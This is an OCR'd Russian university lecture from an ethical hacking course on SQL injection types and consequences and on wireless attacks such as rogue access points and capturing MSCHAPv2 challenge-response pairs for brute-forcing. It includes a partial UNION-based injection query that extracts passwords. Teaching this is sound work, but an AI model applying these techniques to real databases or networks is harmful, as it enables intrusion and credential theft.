Дисциплина «Этичный хакинг и противодействие взлому»

Лекция 8

SQL инъекции. Атаки на беспроводные сети

Преподаватель: **Батыргалиев Асхат Болатканович, PhD,**
ассоц.проф. кафедры «Кибербезопасность, обработка и хранение информации»

askhat.b.b@gmail.com

Содержание

1. Понятие SQL-инъекции
2. Симптомы SQLi-атаки
3. Типы SQL-инъекций
4. Анатомия SQL-инъекций
5. Последствия атак на основе SQL-инъекции
6. Известные случаи применения SQL-инъекций
7. Пример внедрения операторов SQL
8. Избыточное покрытие сети
9. Поддельная точка доступа
10. Несанкционированные точки доступа
11. Словарные ключи безопасности
12. Использование механизма WPS
13. Небезопасная аутентификация

По завершению урока Вы будете знать:

1. Понятие SQL-инъекции
2. Симптомы SQL-атаки
3. Типы и анатомию SQL-инъекций
4. Последствия атак на основе SQL-инъекции
5. Известные случаи применения SQL-инъекций
6. Пример внедрения операторов SQL
7. Избыточное покрытие сети
8. Поддельная точка доступа
9. Несанкционированные точки доступа
10. Словарные ключи безопасности
11. Использование механизма WPS
12. Небезопасная аутентификация

Понятие SQL-инъекции

SQL-инъекция или SQLi – уязвимость, которая позволяет атакующему использовать фрагмент вредоносного кода на языке структурированных запросов (SQL) для манипулирования базой данных и получения доступа к потенциально ценной информации.

Атаки на основе таких уязвимостей – одни из самых распространенных и опасных: они могут быть нацелены на любое веб-приложение или веб-сайт, которые взаимодействуют с базой данных SQL (а подавляющее большинство баз данных реализованы именно на SQL).

SQL – это язык построения запросов, который применяется в программировании для чтения, изменения и удаления информации, хранящейся в реляционных базах данных. Так как большинство веб-сайтов и веб-приложений взаимодействуют с базами данных SQL, атака на основе SQL-инъекции может нанести серьезный ущерб организации.

SQL-запрос – это запрос, направленный в базу данных для выполнения определенной операции или функции, такой как извлечение данных или исполнение SQL-кода. Например, запрос может осуществлять передачу учетных данных пользователя через веб-форму для доступа к сайту. Обычно подобные веб-формы сконфигурированы таким образом, чтобы принимать только определенные типы данных, такие как имя пользователя и (или) пароль. Введенная информация сверяется с базой данных. Если все совпадает, пользователь сможет войти на сайт. А если нет – в доступе будет отказано.

Симптомы SQLi-атаки

Успешно проведенная атака с SQL-инъекцией может вообще никак себя не проявлять. Тем не менее иногда можно заметить следующие симптомы:

- получение избыточного числа запросов за короткий промежуток времени. Например, массовый поток электронных писем от формы обратной связи веб-сайта;
- рекламные блоки, перенаправляющие пользователя на подозрительные веб-сайты;
- странные всплывающие окна и сообщения об ошибках.

Типы SQL-инъекций

В зависимости от способа получения доступа к данным бэкенд-сервера и потенциальных масштабов ущерба SQL-инъекции можно разделить на три категории:

Внутриполосная атака (In-band SQLi)

Это самый простой вид атаки для злоумышленников, так как для реализации атаки и сбора результатов используется один и тот же канал связи. Этот тип SQLi-атак разделяют на два подвида:

- **Атака на основе ошибок (Error-based SQLi).** При такой атаке действия злоумышленника приводят к тому, что база данных генерирует сообщение об ошибке. На основе полученных сообщений об ошибках злоумышленник пытается сформировать представление об инфраструктуре базы данных.
- **Атака на основе объединения (Union-based SQLi).** Атакующий получает необходимые данные путем объединения нескольких инструкций SELECT в единый ответ HTTP с помощью SQL-оператора UNION.

Типы SQL-инъекций

Инференциальная атака (Inferential SQLi, «слепая SQL-инъекция»)

При таких атаках злоумышленники изучают ответы и поведение сервера после отправки наборов данных, чтобы узнать больше о структуре базы данных. При этом никакие записи из базы данных веб-сайта не передаются злоумышленнику, и он не видит их в том же канале связи, как в случае внутриполосной атаки (этим и объясняется название «слепая SQL-инъекция»). Такие атаки разделяют на два подвида:


- **Слепая атака, основанная на времени (Time-based SQLi).** Атакующие направляют SQL-запрос к базе данных, вынуждая ее сделать задержку на несколько секунд, прежде чем она подтвердит или опровергнет полученный запрос.
- **Булевая слепая атака (Boolean SQLi).** Атакующие делают SQL-запрос к базе данных, ожидая получить результат в виде утвердительного или отрицательного ответа.

Внеполосная атака (Out-of-band SQLi)

Такая атака происходит в двух случаях:

- когда атакующие не могут провести атаку и собрать данные через один и тот же канал связи; или
- когда сервер работает слишком медленно или нестабильно, чтобы достичь нужного результата.

Анатомия SQL-инъекций



SQL-инъекция может эксплуатироваться как в момент проведения атаки, так и по прошествии некоторого времени

Последствия атак на основе SQL-инъекции

Успешная SQLi-атака может нанести серьезный ущерб бизнесу. SQL-инъекция может привести к следующим последствиям:

- **Раскрытие конфиденциальных данных.** Атакующие могут заполучить конфиденциальную информацию, хранящуюся на SQL-сервере.
- **Компрометация целостности данных.** Злоумышленники могут отредактировать или удалить информацию в вашей системе.
- **Нарушение приватности пользователей.** В зависимости от того, какие данные хранятся на SQL-сервере, атака может привести к раскрытию конфиденциальных пользовательских данных – адресов, номеров телефонов и сведений банковских карт.
- **Получение злоумышленниками административного доступа к вашей системе.** Если у пользователя базы данных есть привилегии администратора, с помощью вредоносного кода атакующий может заполучить доступ к системе.
- **Получение злоумышленниками общих прав доступа к вашей системе.** Если для проверки имен пользователей и паролей применяются слишком простые SQL-команды, атакующий сможет заполучить доступ к вашей системе, даже не имея действующих учетных данных пользователя. После этого злоумышленник сможет добраться до конфиденциальной информации и изменить ее, создав большие проблемы для вашего бизнеса.

Ущерб от SQLi-атак не только финансовый. Успешная атака может привести к репутационным потерям и утрате доверия клиентов, если произойдет кража персональной информации – имен, адресов, телефонных номеров и данных кредитных карт. Вернуть доверие клиентов гораздо сложнее, чем его потерять.

Известные случаи применения SQL-инъекций

За годы существования этого класса уязвимостей от SQLi-атак пострадало множество организаций. Приведем некоторые громкие случаи:

Fortnite, 2019 г.

Fortnite – это онлайн-игра с аудиторией, насчитывающей более 350 млн игроков. В 2019 году была обнаружена уязвимость для SQL-инъекции, которая позволила злоумышленникам получить доступ к пользовательским учетным записям. Уязвимость впоследствии закрыли.


Cisco, 2018 г.

В 2018 году была найдена уязвимость для SQL-инъекции в Cisco Prime License Manager. Брешь позволила атакующим заполучить доступ к командной оболочке систем, на которых был развернут диспетчер лицензий Cisco. Компания Cisco впоследствии закрыла эту уязвимость.


Tesla, 2014 г.

В 2014 году специалисты по кибербезопасности заявили об успешном взломе веб-сайта Tesla методом SQL-инъекции – им удалось получить административные привилегии и украсть пользовательские данные.

Пример внедрения операторов SQL




Пример внедрения операторов SQL




....

SELECT * from news where id = 6329 union select id,pwd,0 from…



id	topic	news
6329	News	Web Security...
12345	password	0


Пример внедрения операторов SQL




Избыточное покрытие сети

Безопасное использование Wi-Fi-сетей предполагает, что они доступны только сотрудникам компании, находящимися в пределах контролируемой зоны. Но в случае если ограничения по мощности сигнала на используемых маршрутизаторах отсутствуют, доступ к беспроводным сетям может осуществляться, например, из соседнего здания или с общественной парковки.

Злоумышленник может использовать эту возможность для проведения различных атак на ЛВС из-за пределов контролируемой зоны, в том числе атак, требующих значительных временных затрат - например, для подбора ключа безопасности. При этом нарушитель может чувствовать себя относительно спокойно - местоположение позволяет. Кроме того, он может проводить атаки с использованием поддельной точки доступа: устройства сотрудников будут переключаться на базовую станцию с более высоким уровнем сигнала.




Выполнение исследования физической доступности точек доступа



Избыточное покрытие сети

Доступность Wi-Fi за пределами контролируемой зоны



Диаграммы направленности антенн, используемых для построения корпоративной сети

Поддельная точка доступа

Мобильные телефоны, планшеты, ноутбуки при подключении к беспроводным сетям, как правило, автоматически запоминают SSID сети (ее название). А пользователи очень часто используют небезопасную настройку «Автоматическое подключение к сети Wi-Fi». Это безусловно удобно, но несет в себе потенциальную угрозу. Когда устройство окажется в зоне покрытия другой Wi-Fi-сети с тем же SSID, к ней будет автоматически осуществлена попытка подключения.

Используя эту возможность, злоумышленник создает поддельную точку доступа, после чего устройства сотрудников, оказавшиеся в зоне ее покрытия, автоматически отправляют запросы на аутентификацию. В случае если используется протокол PEAPv0/EAP-MsCHAPv2, а на стороне клиента не проверяется или проверяется некорректно сертификат точки доступа, злоумышленник может успешно проводить атаки с поддельной точкой доступа на перехват значений пары Challenge + Response, используемых в запросах на аутентификацию. Эти данные, в свою очередь, могут быть использованы для последующего получения хеша пароля методом перебора. Сами сотрудники могут и не догадываться, что становятся жертвами атаки.

Перехватив значение пары Challenge + Response, нарушитель может использовать суперкомпьютер для перебора 256 ключей, основанных на алгоритмах DES и SHA1, и получить хеш пароля (что достаточно для аутентификации в беспроводной сети). При этом подбор будет успешным со стопроцентной вероятностью. Также злоумышленник может использовать сторонние сервисы расшифровки (цена услуги составляет порядка 200 долларов) либо провести атаку прямого перебора пароля, используя полученные значения Challenge + Response, с применением современных видеокарт (GPU) - но в таком случае успех не гарантирован.


Если беспроводная сеть подключена к ЛВС, а для доступа используется доменная учетная запись, то в случае успешного подбора пароля злоумышленник сможет развивать атаку уже во внутренней сети, получая доступ к критически важным ресурсам атакуемой инфраструктуры.

